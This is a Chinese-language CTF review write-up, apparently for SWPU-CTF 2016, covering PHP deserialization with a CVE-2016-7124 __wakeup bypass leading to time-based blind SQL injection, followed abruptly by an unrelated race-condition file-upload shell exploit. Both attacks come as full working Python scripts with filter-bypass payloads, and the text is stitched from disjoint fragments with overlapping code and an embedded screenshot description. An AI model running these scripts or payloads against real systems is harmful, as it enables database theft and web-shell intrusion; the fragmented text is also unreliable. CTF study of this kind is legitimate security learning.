

# ctf经典好题复习

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## WEB200-2

这是swpu-ctf的一道题。

```
<?php
if(isset($_GET['user'])){
    $login = @unserialize(base64_decode($_GET['user']));
    if(!empty($login->pass)){
        $status = $login->check_login();
        if($status == 1){
            $_SESSION['login'] = 1;
            var_dump("login by cookie!!!");
        }
    }
}

class login{
    var $uid = 0;
    var $name="";
    var $pass='';

    //检查用户是否已登录
    public function check_login(){
        mysql_connect('localhost','root','root') or die("connect error");
        mysql_selectdb('skctf');
        $sqls = "select * from admin where username='".$this->name'";
        $sqls = help::CheckSql($sqls);
        $re = mysql_query($sqls);
        $results = @mysql_fetch_array($re);
        //echo $sqls . $results['password'];
        mysql_close();
        if (!empty($results))
        {
            if($results['password'] == $this->pass)
            {
                return 1;
            }
            else
            {
                echo '0';
                return 0;
            }
        }
    }

    //预防cookie某些破坏导致登陆失败
    public function __destruct(){
        $this->check_login();
    }
}
```

```

        $this->check_login();
    }
    //反序列化时检查数据
    public function __wakeup(){
        $this->name = help::addslashes_deep($this->name);
        $this->pass = help::addslashes_deep($this->pass);
    }
}

class help {
    static function addslashes_deep($value)
    {
        if (empty($value))
        {
            return $value;
        }
        else
        {
            if (!get_magic_quotes_gpc())
            {
                $value=is_array($value) ? array_map("help::addslashes_deep", $value) :
help::mystrip_tags(addslashes($value));
            }
            else
            {
                $value=is_array($value) ? array_map("help::addslashes_deep", $value) :
help::mystrip_tags($value);
            }
            return $value;
        }
    }
    static function remove_xss($string) {
        $string = preg_replace('/[\\x00-\\x08\\x0B\\x0C\\x0E-\\x1F\\x7F]+/S', '', $string);

        $parm1 = Array('javascript', 'union','vbscript', 'expression', 'applet', 'xml', 'blink', 'link',
'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'base');

        $parm2 = Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate',
'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint',
'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick',
'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatachanged',
'ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave',
'ondragover', 'ondragstart', 'ondrop', 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus',
'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload',
'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmouseover',
'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', 'onpropertychange',
'onreadystatechange', 'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit',
'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange', 'onselectstart', 'onstart',
'onstop', 'onsubmit', 'onunload','href','action','location','background','src','poster');

        $parm3 =
Array('alert','sleep','load_file','confirm','prompt','benchmark','select','and','or','xor','update','insert',
'delete','alter','drop','truncate','script','eval','outfile','dumpfile');

        $parm = array_merge($parm1, $parm2, $parm3);

        for ($i = 0; $i < sizeof($parm); $i++) {
            $pattern = '/';
            for ($j = 0; $j < strlen($parm[$i]); $j++) {
                if ($j > 0) {

```



```

$pos = strpos($db_string, '\\', $pos + 1);
if ($pos === FALSE)
{
    break;
}
$clean .= substr($db_string, $old_pos, $pos - $old_pos);
while (TRUE)
{
    $pos1 = strpos($db_string, '\\', $pos + 1);
    $pos2 = strpos($db_string, '\\', $pos + 1);
    if ($pos1 === FALSE)
    {
        break;
    }
    elseif ($pos2 == FALSE || $pos2 > $pos1)
    {
        $pos = $pos1;
        break;
    }
    $pos = $pos2 + 1;
}
$clean .= '$s$';
$old_pos = $pos + 1;
}
$clean .= substr($db_string, $old_pos);
$clean = trim(strtolower(preg_replace(array('~\s+\s~'), array(' '), $clean)));
if (strpos($clean, '@') !== FALSE OR strpos($clean, 'char(') !== FALSE OR strpos($clean, '') !== FALSE
OR strpos($clean, '$$$$') !== FALSE)
{
    $fail = TRUE;
    if(preg_match("#^create table#i",$clean)) $fail = FALSE;
    $error="unusual character";
}
elseif (strpos($clean, '/*') !== FALSE || strpos($clean, '-- ') !== FALSE || strpos($clean, '#') !==
FALSE)
{
    $fail = TRUE;
    $error="comment detect";
}
elseif (strpos($clean, 'sleep') !== FALSE && preg_match('~^(^[a-z])sleep($|^[a-z])~is', $clean) !=
0)
{
    $fail = TRUE;
    $error="slown down detect";
}
elseif (strpos($clean, 'benchmark') !== FALSE && preg_match('~^(^[a-z])benchmark($|^[a-z])~is',
$clean) != 0)
{
    $fail = TRUE;
    $error="slown down detect";
}
elseif (strpos($clean, 'load_file') !== FALSE && preg_match('~^(^[a-z])load_file($|^[a-z])~is',
$clean) != 0)
{
    $fail = TRUE;
    $error="file fun detect";
}
elseif (strpos($clean, 'into outfile') !== FALSE && preg_match('~^(^[a-z])into\s+outfile($|^[a-
z])~is', $clean) != 0)
{

```

```

        $fail = TRUE;
        $error="file fun detect";
    }
    if (!empty($fail))
    {
        exit("Error" . $error);
    }
    else
    {
        return $db_string;
    }
}
}

?>


```

从代码逻辑可以看到从Cookie里取user的值，然后base64\_decode，然后反序列化到login这个类，反序列化之后先执行\_\_wakeup()，然后执行\_\_destruct()

其中在\_\_wakeup()里可以看到几乎过滤了全部注入/XSS的关键词（用的是80sec的正则）。这里可以利用php5.6以下的版本是有一漏洞的，CVE-2016-7124

当序列化之后的字符串定义的元素个数与实际个数不符合的时候（定义个数大于实际个数），\_\_wakeup()将不会执行。\_\_destruct()函数会调用check\_login(),进入check\_login函数。其中\$name存在注入，也就是反序列化导致变量覆盖。但是\$sqls = help::CheckSql(\$sqls);存在80sec的过滤。百度找了下payload: admin' and (select 1 from flag where ascii(mid(flag,1,1))=33) and ('`.username=1 or sleep(3)) #即可绕过。

将属性的数量改为5，即可绕过\_\_wakeup()



写个脚本跑：

```

import requests
import time
#绕过80sec的payload
#select * from admin where username='admin' and (select 1 from admin where ascii(mid(password,1,1))=53) and
('`.``.username=1 or sleep(3)) #'
def base64(s):
    import base64
    return base64.b64encode(s)
url = "http://127.0.0.1/ctf/test.php"
flag = ""
for i in range(1,40):
    for j in range(33,125):
        payload = "admin' and (select 1 from admin where ascii(mid(password,%d,1))=%d) and
('`.``.username=1 or sleep(5)) #"% (i,j)
        payload_len = len(payload)
        serialize_str = ''0:5:"login":5:
{s:4:"name";s:%d:"%s";s:4:"pass";s:32:"21232f297a57a5a743894a0e4a801fc3";}' % (payload_len,payload)
        headers = {
'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/54.0.2840.71 Safari/537.36',
'Cookie': 'user='+base64(serialize_str)
}

        print payload
        start = time.time()
        requests.get(url,headers=headers)
        end = time.time()
        exec_time = end-start
        if exec_time > 5:
            flag += chr(j)
            print i,flag
            break

```

最终拿到密码:

写如下payload拿到flag:

The screenshot shows a web browser with a code editor at the top and a request tool at the bottom. The code editor contains PHP code for a login class and a request. The request tool shows the resulting Base64-encoded payload.

```

166 //
167 class login{
168     public $pass;
169     public $name;
170 }
171 $a=new login();
172 $a->pass='21232f297a57a5a743894a0e4a801fc3';
173 $a->name = 'admin';
174 // $a->name="admin' and (select 1 from admin where ascii(mid(password,1,1))=53) and ('`.``.username=1 or sleep(3)) #";
175 $b = serialize($a);
176 echo $b.'<br>';
177 echo base64_encode($b);

```

The browser's request tool shows the following Base64-encoded payload:

```

s:5:"login":2:{s:4:"pass";s:32:"21232f297a57a5a743894a0e4a801fc3";s:4:"name";s:5:"admin"}
zo1OIjSb2dpbil6MjPczo0OIjwYXNlZjtzOjMyOilyMTIzMmYyOTdhNTdhNWE3NDM4OTRlMGU0YTgwMWZjMyl7czo0OIjuYW1lIjtzOjU6ImFkbWwuljt9

```

A blue arrow points to the Base64-encoded payload in the request tool.



当然这个文件会被立马删掉，所以我们使用多线程并发的访问上传的文件，总会有一次在上传文件到删除文件这个时间段内访问到上传的 php 文件，一旦我们成功访问到了上传的文件，那么它就会向服务器写一个 shell。利用代码如下：

```
import os
import requests
import threading
class RaceCondition(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.url = "http://127.0.0.1/ctf/1.php"
        self.uploadUrl = "http://127.0.0.1/ctf/test.php"

    def _get(self):
        print('try to call uploaded file...')
        r = requests.get(self.url)
        if r.status_code == 200:
            print("[*]create file info.php success")
            os._exit(0)

    def _upload(self):
        print("upload file....")
        file = {"file":open("1.php","r")}
        requests.post(self.uploadUrl, files=file)

    def run(self):
        while True:
            for i in range(5):
                self._get()
            for i in range(10):
                self._upload()
                self._get()


if __name__ == "__main__":
    threads = 20

    for i in range(threads):
        t = RaceCondition()
        t.start()

    for i in range(threads):
        t.join()
```

多运行脚本几次，就会成功上传shell.





参考链接:

[https://blog.l1n3.net/writeup/swpu\\_ctf\\_2016\\_writeup/](https://blog.l1n3.net/writeup/swpu_ctf_2016_writeup/)

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